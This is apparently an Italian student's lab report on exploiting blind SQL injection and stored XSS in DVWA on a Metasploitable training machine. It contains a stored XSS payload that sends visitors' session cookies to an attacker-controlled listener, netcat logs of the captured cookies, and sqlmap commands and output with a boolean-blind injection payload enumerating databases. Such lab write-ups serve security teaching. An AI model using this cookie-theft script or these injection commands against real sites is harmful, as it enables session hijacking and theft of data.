Esercizio 03-03

Traccia: eseguire exploit delle vulnerabilità SQL injection (blind) e XSS stored presenti sull'applicazione DVWA di Metasploitable con livello di sicurezza impostato a "low".


Consegna:

- Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi)
- Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante (noi)
- Creare un report che porti le evidenze della buona riuscita degli attacchi eseguiti

Aggiornamento delle 17:03

Dopo aver tentato la SQL blind su DVWA e risolta con la stessa metodologia adottata per la SQL normale, ho provato a cimentarmi nella risoluzione dell'exploit XSS stored senza successo. Aspetto la lezione delle 17:00 con soluzione esercizio per riuscire a capire qualcosa.

Fase di exploit XSS stored



DVWA Security


Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

Utilizzo questo script per inviare il cookie di sessione di ogni utente che entra su DVWA con security low all'indirizzo di



Vul ss Site Scripting (XS

Na


Message * <script>new Image().src="http://192.168.50.100/b.php?"+document.cookie;</script>

Name: test
Message: This is a test comment.

Name: cattivone
Message:

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html




```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 80
listening on [any] 80 ...
192.168.50.100: inverse host lookup failed: Host name lookup failure
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.100] 41652
GET /b.php?security=low;%20PHPSESSID=c6a374aac61070f58f167359f5387fe4 HTTP/1.1
Host: 192.168.50.100
User-Agent: Mozilla/5.0 (X11; Linux x86_
Accept: image/avif,image/webp,*/*
Accept-Language: it-IT,it;q=0.8,en-US;q=
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.101/

┌──(kali㉿kali)-[~]
└─$ nc -lvp 80
listening on [any] 80 ...
192.168.50.100: inverse host lookup failed: Host name lookup failure
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.100] 60444
GET /b.php?security=low;%20PHPSESSID=7cc767c43dddcfb2e823ddeaa48a7deb HTTP/1.1
Host: 192.168.50.100
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: image/avif,image/webp,*/*
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.101/
```

Utilizzo di netcat per ascoltare sulla porta 80

Vengono intercettati i cookie (due login differenti = due cookie diversi)

Fase di exploit SQL blind


Login con un utente senza diritti amministrativi




The help button allows you to view hits/tips for each vulne page.

You have logged in as '1337'

Intercettazione con burpsuite del pacchetto con richiesta id=1 per ottenere il cookie della sessione dell'utente




```
GET /dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit HTTP/1.1
Host: 192.168.50.101
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/108.0.5359.125 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=bfc33bcbcbca9774334ffc8ab6abe5d0
Connection: close
```



```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="secur
ity=low; PHPSESSID=bfc33bcbcbca9774334ffc8ab6abe5d0" --level=5 --risk=3 --technique=B
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.7#stable}
|_ -| . [(]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It i
s the end user's responsibility to obey all applicable local, state and federal laws. Developers assume n
o liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 12:47:30 /2023-03-03/

[12:47:30] [INFO] testing connection to the target URL
[12:47:30] [INFO] checking if the target is protected by some kind of WAF/IPS
[12:47:30] [INFO] testing if the target URL content is stable
[12:47:31] [INFO] target URL content is stable
[12:47:31] [INFO] testing if GET parameter 'id' is dynamic
[12:47:31] [WARNING] GET parameter 'id' does not appear to be dynamic
[12:47:31] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[12:47:31] [INFO] testing for SQL injection on GET parameter 'id'
[12:47:31] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[12:47:31] [WARNING] reflective value(s) found and filtering out
[12:47:33] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[12:47:33] [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HAVING clause' inje
ctable (with --string="Me")
[12:47:33] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes?
[Y/n] y
[12:47:49] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-coo
kie' if you experience any problems during data retrieval
[12:47:49] [INFO] checking if the injection point on GET parameter 'id' is a false positive
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 184 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: id=-8652' OR 1830=1830-- wpua&Submit=Submit
---
[12:47:56] [INFO] testing MySQL
[12:47:56] [INFO] confirming MySQL
[12:47:56] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ≥ 5.0.0
[12:47:56] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.
50.101'
```


Utilizzo di sqlmap -u per specificare l'URL, --cookie per specificare il cookie, --level e --risk per impostare il livello di "aggressività", --technique=B per specificare una tecnica di ricerca booleana per la SQL blind (la funzione SQL blind non funzionava come avrebbe dovuto, così ho usato un metodo per il blind a prescindere per dimostrarne l'efficacia)



```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="securi
ty=low; PHPSESSID=bfc33bcbcbca9774334ffc8ab6abe5d0" --level=5 --risk=3 --technique=B --dbms=MySQL --dbs
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.7#stable}
|_ -| . [(]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is
 the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no
liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 12:53:54 /2023-03-03/

[12:53:54] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: id=-8652' OR 1830=1830-- wpua&Submit=Submit
---
[12:53:54] [INFO] testing MySQL
[12:53:54] [INFO] confirming MySQL
[12:53:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ≥ 5.0.0
[12:53:54] [INFO] fetching database names
[12:53:54] [INFO] fetching number of databases
[12:53:54] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for fast
er data retrieval
[12:53:54] [INFO] retrieved:
[12:53:55] [WARNING] reflective value(s) found and filtering out
7
[12:53:55] [INFO] retrieved: information_schema
[12:53:57] [INFO] retrieved: dvwa
[12:53:57] [INFO] retrieved: metasploit
[12:53:58] [INFO] retrieved: mysql
[12:53:59] [INFO] retrieved: owasp10
[12:53:59] [INFO] retrieved: tikiwiki
[12:54:00] [INFO] retrieved: tikiwiki195
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
```

